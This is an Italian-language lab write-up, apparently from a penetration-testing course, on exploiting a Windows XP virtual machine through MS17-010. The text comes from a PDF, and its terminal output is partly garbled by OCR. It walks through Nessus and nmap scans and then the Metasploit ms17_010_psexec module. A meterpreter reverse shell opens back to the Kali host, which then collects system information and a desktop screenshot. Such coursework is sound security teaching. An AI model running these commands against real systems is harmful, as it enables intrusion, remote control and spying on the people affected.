inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255
inet6 fe80::a00:27ff:fe22:464f prefixlen 64 scopeid 0×20<link>
ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
RX packets 1 bytes 243 (243.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 18 bytes 2564 (2.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<hbody>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Stessa cosa ma con procedure diverse avverrà per la macchina Windows XP. Il suo nuovo indirizzo IP è "192.168.200.200" in modo da poter comunicare con la macchina kali essendo sulla stessa rete, e per impostarlo bisogna procedere così:

- Aprire il menù "start" di windows in basso a sinistra
- Aprire "Pannello di controllo"
- Scegliere la categoria "Rete e connessioni Internet"
- Digitare "Connessioni di rete" tra le icone del pannello di controllo
- Tasto destro sull'icona del pc con scritto "Connessione alla rete locale" per aprire le sue "Proprietà"
- Si aprirà la finestra delle proprietà dove bisognerà cliccare su "Protocollo Internet" e successivamente su "Proprietà"



Infine, si aprirà la schermata dove poter impostare il nuovo indirizzo IP



Una volta impostati i parametri richiesti, per vedere se le modiche sono state salvate correttamente, lanciamo dal prompt dei comandi il comando "ipconfig" per farci restituire le impostazioni di rete

Se configurate correttamente lanciando il comando ping dai rispettivi prompt dei comandi, vedremo che le macchine comunicano tra loro

```
C:\Documents and Settings\Epicode_user\ping 192.168.200.100

Esecuzione di Ping 192.168.200.100 con 32 byte di dati:


Risposta da 192.168.200.100: byte=32 durata(1ms TIL=64
Ris
```

Da kali a XP Da XP a kali

Una volta configurate le nuove impostazioni di rete sulle nostre macchine, si passa alla scansione delle vulnerabilità sulla nostra macchina target (Windows XP) servendoci di Nessus. Facciamo partire il servizio dal prompt di kali e cerchiamo sul browser l'url "Kali:8834" per utilizzare Nessus



Una volta entrati nell'applicazione facciamo partire una "basic scan" nei confronti di Windows XP impostando l'indirizzo IP di quest'ultima



Al fine del processo ci verranno restituite queste vulnerabilità:

192.168.200.200



La vulnerabilità che ci interessa fixare è la seguente:

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

## Descrizione

L'host Windows remoto è interessato dalle seguenti vulnerabilità:

- Esistono più vulnerabilità legate all'esecuzione di codice in modalità remota in Microsoft Server Message Block 1.0 (SMBv1) a causa della gestione impropria di determinate richieste. Un utente malintenzionato remoto non autenticato può sfruttare queste vulnerabilità, tramite un pacchetto appositamente predisposto, per eseguire codice arbitrario. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- Esiste una vulnerabilità alla divulgazione di informazioni in Microsoft Server Message Block 1.0 (SMBv1) a causa della gestione impropria di determinate richieste. Un utente malintenzionato remoto non autenticato può sfruttarlo, tramite un pacchetto appositamente predisposto, per divulgare informazioni riservate. (CVE-2017-0147) ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE ed ETERNALSYNERGY sono quattro di molteplici

Vulnerabilità ed exploit di Equation Group divulgati il 14/04/2017 da un gruppo noto come Shadow Brokers. WannaCry / WannaCrypt è un programma ransomware che utilizza

l'exploit ETERNALBLUE ed EternalRocks è un worm che sfrutta sette vulnerabilità di Equation Group. Petya è un programma ransomware che prima utilizza CVE-2017-0199, una vulnerabilità in Microsoft Office, e poi si diffonde tramite ETERNALBLUE.

#### Soluzione

Microsoft ha rilasciato una serie di patch per Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10 e 2016. Microsoft ha inoltre rilasciato patch di emergenza per i sistemi operativi Windows che non sono più supportati, tra cui Windows XP, 2003 e 8. Per sistemi operativi Windows non supportati, ad es. Windows XP, Microsoft consiglia agli utenti di interrompere l'uso di SMBv1. SMBv1 non dispone delle funzionalità di sicurezza incluse nelle versioni successive di SMB. SMBv1 può essere disabilitato seguendo le istruzioni del fornitore fornite in Microsoft KB2696547. Inoltre, US-CERT consiglia agli utenti di bloccare SMB direttamente bloccando la porta TCP 445 su tutti i dispositivi di confine della rete. Per SMB sull'API NetBIOS, bloccare le porte TCP 137/139 e le porte UDP 137/138 su tutti i dispositivi di confine della rete.

**Exploitable With** 

CANVAS (true) Core Impact (true) Metasploit (true)

**FATTORE DI RISCHIO: ALTO** 

PLUGIN OUTPUT Tcp/445/cifs

Una volta constatata la presenza della vulnerabilità sfruttabile attraverso metasploit sulla porta 445, lanciamo una scansione dei servizi sulle porte della macchina target da kali con "nmap -sV 192.168.200.200"

```
(kali@kali)=[~]

$ nmap -sV 192.168.200.200

Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-15 05:02 EST

Nmap scan report for 192.168.200.200

Host is up (0.0035s latency).

Not shown: 997 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open methios-ssn Microsoft Windows nethios-ssn

445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds

Service into: USS: Windows, Windows AP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 21.63 seconds
```


Appurato che la porta in questione sia aperta, procediamo all'exploit con il tool Metasploit aprendo msfconsole da kali. Quando il programma partirà, con il comando "search" seguito dal codice della nostra vulnerabilità ricerchiamo l'exploit adatto per il nostro caso

```
Matching Modules
   # Name
                                                Disclosure Date
                                                                 Rank
                                                                          Check Description
     exploit/windows/smb/ms17 010 eternalblue
                                                2017-03-14
                                                                                          EternalBlue SMB Remote Window
                                                                 average
                                                                           Yes
  1 exploit/windows/smb/ms17_010_psexec
                                                2017-03-14
                                                                           Yes
                                                                                          EternalRomance/EternalSynergy
                                                                 normal
                                                                                          EternalRomance/EternalSynergy
                                                                 normal
                                                                          No
     auxiliary/scanner/smb/smb_ms17_010
                                                                 normal
                                                                                          SMB RCE Detection
      exploit/windows/smb/smb_doublepulsar_rce 2017-04-14
                                                                                  SMB DOUBLEPULSAR Remote Code Execution
```

Procederemo con l'exploit numero 1 perché l'exploit 0 con "eternalblue" funziona su macchine a 64 bit mentre la nostra è a 32 bit e perché rispetto a "eternalblue" è più affidabile.

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Con il comando "info" vediamo qualche informazione in più riguardantiequesto exploit



Come possiamo dedurre dalla descrizione l'exploit sfrutta la vulnerabilità per sovrascrivere le informazioni sulla sessione di connessione con una sessione di amministratore, da lì entra in azione il payload con il quale si avvierà una sessione meterpreter con cui andremo a prendere il controllo da remoto della macchina target

Una volta accertato che l'exploit scelto sia quello giusto per il nostro caso, utilizziamo il comando "show options" per controllare i parametri da configurare

```
msf6 exploit(wi
                 dows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
                          Current Setting
   Name
                                                                                          Required
   DBGTRACE
                          false
                                                                                                    Sh
                                                                                          yes
   LEAKATTEMPTS
                          99
                                                                                          ves
                                                                                                    Ho
   NAMEDPIPE
   NAMED_PIPES
                          /usr/share/metasploit-framework/data/wordlists/named_pipes
                                                                                                    Li
                                                                                          yes
   RHOSTS
                                                                                          ves
                                                                                                    Th
                          445
                                                                                                    Th
   RPORT
                                                                                          yes
   SERVICE_DESCRIPTION SERVICE_DISPLAY_NAME
                                                                                                    Se
                                                                                          no
                                                                                                    Th
                                                                                                     Th
   SERVICE_NAME
                                                                                          no
                          ADMIN$
                                                                                                     Th
   SHARE
                                                                                          yes
   SMBDomain
                                                                                                    Th
   SMBPass
                                                                                                     Th
   SMBUser
                                                                                                    Th
                                                                                          no
Payload options (windows/meterpreter/reverse_tcp):
   Name
             Current Setting Required Description
                                          Exit technique (Accepted: '', seh, thread, process, none)
   EXITFUNC thread
   LHOST
                                          The listen address (an interface may be specified)
             192.168.200.100
                              ves
   LPORT
             4444
                               yes
                                          The listen port
Exploit target:
   Td Name
       Automatic
```

Per procedere dovremo configurare:

- "RHOSTS" con l'indirizzo IP della macchina target, cioè quello di Windows XP (192.168.200.200)
- 2. "LPORT" con la porta assegnataci dai requisiti della simulazione, ossia 7777

Per entrambe le configurazioni bisogna utilizzare il comando "set"

Non c'è bisogno di configurare il payload poiché viene usato quello di default quando viene scelto l'exploit

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts ⇒ 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport ⇒ 7777
```

Per assicurarci che le nuove configurazioni siano state accettate, lanciamo nuovamente "show

options" per controllare

msf6 exploit(wandows/smb/ms3 ) > show options Module options (exploit/windows/smb/ms17\_010\_psexec): Current Setting Required DBGTRACE false ves LEAKATTEMPTS yes NAMEDPIPE NAMED\_PIPES /usr/share/metasploit-framework/data/wordlists/named\_pipes RHOSTS 192.168.200.200 RPORT 445 yes SERVICE\_DESCRIPTION SERVICE\_DISPLAY\_NAME SERVICE\_NAME ADMIN\$ SHARE yes SMBDomain **SMBPass** no SMBUser no Payload options (windows/meterpreter/reverse\_tcp): Current Setting Required Description Exit technique (Accepted: '', seh, thread, process, no The listen address (an interface may be specified) EXITFUNC LHOST 192.168.200.100 LPORT The listen port

Infine, non ci resta che lanciare il comando "exploit" per iniziare il processo di hacking

Exploit target:

Automatic

```
msf6 exploit(
                                                e) > exploit
    Started reverse TCP handler on 192.168.200.100:7777
     192.168.200.200:445 - Target OS: Windows 5.1
    192.168.200.200:445 - Filling barrel with fish ... done
    192.168.200.200:445 - ←
                                                   – | Entering Danger Zone | -
                                      192.168.200.200:445 -
    192.168.200.200:445 -
    192.168.200.200:445 -
    192.168.200.200:445 -
     192.168.200.200:445 - ←
     192.168.200.200:445 - Reading from CONNECTION struct at: 0×81d8ea88
    192.168.200.200:445 - Built a write-what-where primitive...
192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
    192.168.200.200:445 - Selecting native target
    192.168.200.200:445 - Uploading payload... aipCelcL.exe
192.168.200.200:445 - Created \aipCelcL.exe ...
    192.168.200.200:445 - Service started successfully ... 192.168.200.200:445 - Deleting \aipCelcL.exe ...
    Sending stage (175686 bytes) to 192.168.200.200 Meterpreter session 1 opened (192.168.200.100:7777 \rightarrow 192.168.200.200:1050) at 2022-12-12 05:29:33 -0500
meterpreter >
```

Per vedere se l'exploit ha avuto successo possiamo fare delle prove per carpire delle informazioni dalla macchina target, tipo:

Acquisire più informazioni della macchina attaccata con il comando "sysinfo"

```
meterpreter > sysinfo
Computer : TEST-EPI
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
```

Tra le informazioni utili tramite il comando "run post/windows/gather/checkvm" possiamo capire se la macchina target sia una macchina virtuale o meno

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >
```

Il comando più semplificato "run checkvm" è stato deprecato e non è più utilizzabile

Le impostazioni di rete con "ifconfig"

Anche la tabella di route con l'omonimo comando "route"

```
      meterpreter > route

      IPv4 network routes

      Subnet
      Netmask
      Gateway
      Metric
      Interface

      0.0.0.0
      0.0.0.0
      192.168.200.1
      10
      2

      127.0.0.0
      255.0.0.0
      127.0.0.1
      1
      1

      192.168.200.0
      255.255.255.255
      192.168.200.200
      10
      2

      192.168.200.255
      255.255.255.255
      192.168.200.200
      10
      2

      224.0.0.0
      240.0.0.0
      192.168.200.200
      10
      2

      255.255.255.255
      255.255.255.255
      192.168.200.200
      1
      2
```


Se la macchina target abbia webcam attive con il comando "webcam\_list"

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Recuperare uno screenshot del desktop di XP con il comando "screenshot"

```
meterpreter > screenshot
Screenshot saved to: /home/kali/DiEJEFhp.jpeg
```

Come si può leggere dall' immagine lo screen viene salvato sulla macchina attaccante e viene indicato il percorso per ritrovarla; infatti, se dalla nostra macchina kali andiamo nella cartella "kali" troveremo lo screen salvato



Doppio click sull'icona per aprirlo e il risultato è il seguente:

